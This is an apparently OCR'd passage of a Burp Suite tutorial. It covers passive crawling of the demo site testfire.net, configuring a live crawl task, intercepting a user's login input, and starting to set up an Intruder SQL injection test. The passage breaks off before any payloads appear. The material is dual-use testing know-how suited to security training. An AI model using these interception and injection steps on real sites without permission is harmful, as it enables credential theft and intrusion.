


Then will perform a passive crawl through our target website. Here our target website is "www.testfire.net". To perform the passive crawl, we have to navigate to the "Target" sub-menu access the in-built browser on the "Sitemap". We enter our target website into the in-built browser.


We will start to see the traffic, or the requests being issued on the website in the SiteMap.





Then we can add the target website to our scope to continue tracking its traffic.




We can also create our own customized passive crawlers by using the following steps.


New live task
Scan details
Scan configuration
Resource pool
Task Type
Live audit (Pro version only)
Choose predefined task...
Live passive crawl
Tools Scope
Select the tools whose traffic will be inspected to select items that are processed by the live task.
Proxy
Repeater
Intruder
URL Scope
Define which items are processed by the live task, based on their URL.
Everything
Suite scope
Custom scope
Deduplication
Select whether items to be processed are deduplicated based on their URL and parameter names. Use this option to avoid processing the same item more than once.
Ignore duplicate items based on URL and parameter names
OK
Cancel



New live task
Scan details
Scan configuration
Resource pool
Scan Configuration
Scan configurations and modes are groups of settings that define how a scan is performed. Scan modes offer preset options designed to let you trade off speed and coverage. Alternatively, you can select one or more custom configurations. Burp Scanner applies any selected configurations in order, enabling you to fine-tune scanning behaviour.
Name
Functions
Built-in
New ...
Up
Down
Edit
Delete
Import
Select from library
OK
Cancel



New scanning configuration
Configuration name: DeepCrawl
Live passive crawl
This type of live task analyses HTTP messages and adds entries to the Target site map. Choose which items to add to the site map based on their type and URL.
Types of item to add:
Links
Form submissions
URLs to add:
Everything
The item itself
Items on the same domain
URLs in scope
Suite scope
Custom scope
Save to library
Save
Cancel
New live task
Scan details
Scan configuration
Resource pool
Scan Configuration
Scan configurations and modes are groups of settings that define how a scan is performed. Scan modes offer preset options designed to let you trade off speed and coverage. Alternatively, you can select one or more custom configurations. Burp Scanner applies any selected configurations in order, enabling you to fine-tune scanning behaviour.
Name
Functions
Built-in
DeepCrawl
Live passive crawling
New ...
Up
Down
Edit
Delete
Import
Select from library
OK
Cancel

Next we perform an intercept on the target website to capture the data being input by its users. We will have to navigate to the “Intercept” tab under the “Proxy” tab. Here you will firstly open the target website in the in-built browser, then you will turn on the Interceptor.





What you see below is the intercepted input of the user on the website. We can see what they have entered on their login page.






Next we will try to perform SQL Injections using Burp Suite.


Burp Suite Community Edition v2022.7.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 ×
Positions Payloads Resource Pool Options
Choose an attack type
Attack type: Sniper
Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://localhost:80
Update Host he
1 POST /example?p1=§p1val§&p2=§p2val§ HTTP/1.0
